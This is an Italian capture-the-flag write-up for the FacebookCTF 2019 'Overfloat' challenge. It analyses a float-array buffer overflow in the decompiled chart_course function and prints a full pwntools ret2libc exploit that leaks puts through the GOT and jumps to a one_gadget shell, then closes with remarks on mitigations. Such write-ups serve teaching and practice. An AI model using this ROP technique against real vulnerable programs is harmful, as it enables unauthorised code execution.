
FacebookCTF 2019 “Overfloat”

By BSG-SalvoL

La challenge ci mette a disposizione di un eseguibile e della versione usata dal server della libreria libc.

Avviando l’eseguibile ci troviamo davanti una mongolfiera e ci viene richiesto di inserire latitudine e longitudine del movimento che vogliamo svolgere. C’è un timer che scatta se perdiamo troppo tempo a fare la nostra scelta che fa terminare l’esecuzione.

L’esecuzione sembra inizialmente non terminare mai, come se ci trovassimo all’interno di un loop infinito.



Passiamo quindi ad analizzare più da vicino l’eseguibile. Tramite il comando checksec scopriamo quali protezioni sono attive e che si tratta di un eseguibile a 64bit.

L’eseguibile è Partial RELRO, senza canary e pie, con stack non eseguibile.

Apriamo quindi Ghidra ed analizziamo il programma.

Guardando la ricostruzione del codice c del main effettuata da Ghidra possiamo osservare come vi sia dichiarato un buffer di 48 caratteri, viene inizializzato un timer di uscita per inattività ed una stampa a video con una puts. Viene inizializzato a 0 il buffer e passato come parametro alla funzione

chart_course. Infine, viene poi scritta a video una stringa per poi terminare l'esecuzione, nulla da sottolineare.

Spostandoci quindi alla funzione chart_course questa dichiara delle variabili tra cui un buffer di 104 caratteri, un float ed un contatore, "local_c". Viene avviato quindi un ciclo infinito e dopo aver controllato se siamo ad un inserimento di posto pari o dispari ci viene richiesto di inserire nel buffer dichiarato all'interno di questa funzione una stringa, la dimensione è congrua con quanto dichiarato.

Viene controllato se questa stringa inserita è la stringa "done", in questo caso se siamo ad un inserimento di posto pari la funzione termina, altrimenti viene richiesto l'inserimento. Se così non fosse tale stringa viene interpretata come un float per poi essere inserita all'interno dell'array passato come parametro nel posto del contatore. Non viene però fatto alcun controllo su questo contatore affinché questo non ecceda la dimensione dichiarata dal buffer nel main. Abbiamo quindi trovato un buffer overflow.

Infatti, essendo un float grande 32bits (4 bytes) ed essendo il nostro buffer dichiarato di 48 bytes potremo inserire al suo interno 12 float, dopodiché si andrà in buffer overflow. Poiché il programma non ci permette di terminare con inserimenti dispari (vedi istruzioni su 0x00400927) andremo ad ogni inserimento prima di inserire "done" a sovrascrivere una word del buffer finché non lo eccederemo continuando sullo stack sempre word per word ricordando che una word sia di 64bit in questo caso.

Decompile: chart_course - (overfloat)


```
1
2  void chart_course(long param_1)
3
4  {
5    int iVar1;
6    uint uVar2;
7    double dVar3;
8    char local_78 [104];
9    float local_10;
10   uint local_c;
11
12   local_c = 0;
13   do {
14     if ((local_c & 1) == 0) {
15       uVar2 = ((int)(local_c + (local_c >> 0x1f)) >> 1) % 10;
16       printf("LAT[%d]: ",(ulong)uVar2,(ulong)uVar2);
17     }
18     else {
19       uVar2 = ((int)(local_c + (local_c >> 0x1f)) >> 1) % 10;
20       printf("LON[%d]: ",(ulong)uVar2,(ulong)uVar2,(ulong)uVar2);
21     }
22     fgets(local_78,100,stdin);
23     iVar1 = strncmp(local_78,"done",4);
24     if (iVar1 == 0) {
25       if ((local_c & 1) == 0) {
26         return;
27       }
28       puts("WHERES THE LONGITUDE?");
29       local_c = local_c - 1;
30     }
31     else {
32       dVar3 = atof(local_78);
33       local_10 = (float)dVar3;
34       memset(local_78,0,100);
35       *(float *)(param_1 + (long)(int)local_c * 4) = local_10;
36     }
37     local_c = local_c + 1;
38   } while( true );
39 }
40
```

Exploitation

Non avendo a disposizione uno stack eseguibile cercheremo, con l'aiuto di alcuni ROP Gadgets, di eseguire un ret2libc su uno specifico gadget speciale (one_gadget) che esegue execve avviando una shell. Per eseguire questo tipo di attacco dobbiamo però conoscere l'indirizzo della libreria libc sulla memoria. Poiché tutti I sistemi moderni hanno ASLR attivo, tralasciamo il caso in cui questo sia disattivato, infatti in tal caso ci basterebbe ottenere il one_gadget della libreria usata dal nostro eseguibile e sommarlo alla base mappata ed impostare questo come indirizzo di ritorno.

Considerando invece che l'ASLR sia attivo, possiamo sfruttare il fatto di avere un Partial RELRO ed una chiamata alla funzione di libreria puts da parte del programma per effettuare un leak dell'indirizzo di libreria proprio della funzione puts.

Dobbiamo quindi costruirci un gadget che ci permetta di eseguire una puts che mostri a video l'indirizzo che cerchiamo. Poiché puts prende il puntatore al valore da stampare a video dal registro RDI cerchiamo un gadget che esegua l'istruzione ***"pop rdi"*** per poi ritornare, ovvero estrarre un valore dallo stack ed inserirlo nel registro RDI. Usiamo quindi l'utility ropper come mostrato in figura per cercare un gadget di questo tipo, che troviamo. Questo sarà quindi il nostro indirizzo di ritorno.



Dobbiamo però anche settare bene il resto dello stack per poter eseguire il leak dell'indirizzo e poter riutilizzare il programma senza uscire.

Poiché la funzione puts è già stata chiamata nel main, inseriamo il suo offset della sezione got sullo stack per portare il puntatore sul registro RDI. Inseriamo poi la call a puts che troviamo all'interno della sezione symbols (l'indirizzo della call effettuata dal programma). Infine, per non uscire dal programma, dobbiamo ritornare ad un punto ben preciso dove non può accadere un errore che ci farebbe terminare l'esecuzione. Riiniziamo perciò dall'inizio, inseriremo il ritorno da puts all'inizio del nostro programma, potendolo quindi attaccare una seconda volta conoscendo però questa volta l'indirizzo iniziale della libreria libc. Inseriremo quindi l'indirizzo dell'entry point sul main.

Ecco quindi i nostri gadgets.

```python
exploit.py
exploit_rop.py
from pwn import *
from struct import pack, unpack

p = process("./overfloat")

elf = ELF("./overfloat")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

pop_rdi = p64(0x0000000000400a83)
puts_got = p64(elf.got["puts"])
call_puts = p64(elf.symbols["puts"])
start = p64(0x400993)
```

Ora che abbiamo quello che ci serve per effettuare il leak, cerchiamo di eseguirlo.

Per inviare i dati che ci servono, dobbiamo prima creare due funzioni, una (bytes_to_float) che dati 4 byte ci restituisce un float pronto da essere inviato al programma, e l'altra (send_addr) che dato un indirizzo a 64bit manda una coppia di float al nostro eseguibile per farci ottenere una word corretta. Possiamo osservare tali funzioni nella figura contente l'exploit completo alla fine di questo writeup.

Lo stack sarà composto da un buffer che comprenderà 12 float (48 bytes) + gli indirizzi a 64bit (2 float) che avvieranno i nostri gadget. Il primo sarà l'EBP che andremo a sostituire con del padding. Troveremo poi l'indirizzo di ritorno, su cui setteremo il nostro gadget pop_rdi ed a seguire il puntatore a puts che ci permetterà di ottenere il suo indirizzo sullo STDOUT e poi la call a puts ed infine il ritorno all'inizio del programma, in questo modo:

L'esecuzione di questa prima parte dell'attacco avverrà quindi in questo modo:

Alla richiesta degli input manderemo

- 14 float di Padding (12 per il buffer e 2 per sovrascrivere l'EBP)
- I gadget per come possiamo vederli nella figura sopra e per come descritti in precedenza
- La stringa "done" per far tornare l'esecuzione sul main.

Il main stamperà quindi la stringa "BON VOYAGE!" e farà return sul gadget pop_rdi.

Il primo gadget setterà l'indirizzo sul registro RDI e farà ritorno questa volta alla chiamata puts.

La chiamata puts a sua volta dopo aver stampato quindi a video l'indirizzo cercato ritornerà all'inizio del main, che rieseguirà il tutto e ci lascerà ancora una volta spazio all'attacco.

Eseguita questa parte di exploit, saremo tornati al main, e con la stessa tecnica potremo eseguire ancora una volta il buffer overflow, stavolta però avendo a disposizione l'indirizzo e l'offset di puts. Calcoliamo quindi la base della libreria libc (indirizzo – offset) ed eseguiamo il comando (installabile

con "gem install one_gadget”) one_gadget path_libreria. Ottenendo quindi l’offset del one_gadget all’interno di libc.

Questa volta imposteremo quindi come indirizzo di ritorno libc_base + one_gadget e raggiunto questo punto del codice si avvierà una shell.

Ecco l’exploit completo:

```python
from pwn import *
from struct import pack, unpack

p = process("./overfloat")
elf = ELF("./overfloat")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
pop_rdi = p64(0x0000000000400a83)
puts_got = p64(elf.got["puts"])
call_puts = p64(elf.symbols["puts"])
start = p64(0x400993)
def send_addr(x):
    LAT = byte_to_float(x[:4])
    LON = byte_to_float(x[4:])
    p.sendlineafter(": ", LAT)
    p.sendlineafter(": ", LON)

def byte_to_float(x):
    if len(x) != 4:
        print("data error")
        sys.exit(0)
    return str(struct.unpack('f', bytes(x))[0])

for i in range(0xe): #PADDING
    ts = byte_to_float(chr(i)*4)
    p.sendlineafter(": ", ts)

send_addr(pop_rdi)
send_addr(puts_got)
send_addr(call_puts)
send_addr(start)
p.recv()
p.sendline("done")
print(p.recvuntil("BON VOYAGE!\n"))
leak = (p.recvline()[:-1]).ljust(8, "\x00")
leak = u64(leak)
success("Leaked PUTS: " + hex(leak))

libc_base = leak - libc.symbols["puts"]
success("Leaked LIBC_START: " + hex(libc_base))

for i in range(0xe): #PADDING
    ts = byte_to_float(chr(i)*4)
    p.sendlineafter(": ", ts)

one_gadget = libc_base + 0x4484f;
success("Running One_Gadget at: " + hex(one_gadget))
send_addr(p64(one_gadget))
p.sendline("done")
p.interactive()
```

Line 4, Column 27

Valutazioni Finali:

Come valutazione finale del lavoro svolto è possibile notare come vi siano diversi approcci, anche dei più fantasiosi, per riuscire ad eseguire un buffer overflow che porta all'esecuzione di codice malevolo da parte dell'attaccante. Le protezioni che vengono usate, specie se usate tutte insieme, offrono una protezione a questo tipo di attacchi non indifferente, rendendo molto difficile all'attaccante effettuare un attacco. Tra queste protezioni, seppur tutte danno il loro contributo, voglio sottolineare il canary. Infatti, agendo prima della RETURN della funzione attaccata l'esecuzione termina prima di questa istruzione di ritorno impedendo quindi il proseguo dell'esecuzione su indirizzi particolari all'attaccante. Le altre protezioni hanno principalmente il compito di randomizzare gli indirizzi per come vengono mappati sulla memoria, lasciando quindi che l'attaccante possa eseguire il ritorno, ma senza conoscere la posizione esatta a cui lo sta facendo. Infine, le protezioni NX e RELRO fanno sì che non vi siano zone di memoria accessibili per l'esecuzione che siano però allo stesso tempo anche manipolabili. Mettere in pratica tutte queste protezioni quindi aumenta di molto il livello di sicurezza dell'esecuzione. Un programmatore disattento però può sempre lasciare uno spiraglio aperto all'attaccante non accorgendosi di un suo errore che porta ad un buffer overflow. Dal momento in cui il bug è presente chi esegue l'applicazione può solo sperare che l'attaccante non riesca a superare le varie protezioni. Scoperto il canary, basta effettuare in qualche modo un leak di un qualche indirizzo utile tra quelli già mappati per rendere vita facile all'attaccante in particolare se questo faccia uso della Return Oriented Programming (Tecnica ROP) che risulta molto efficace per eseguire particolari sequenze di codice ben prefissato e che possono lasciare spazio ad attacchi molto potenti. La soluzione regina quindi resta sempre quella di agire secondo i criteri di programmazione sicura da parte del programmatore che può essere supportato anche da dei tools specifici di analisi statica del codice sorgente, che potrebbe rilevare tali errori.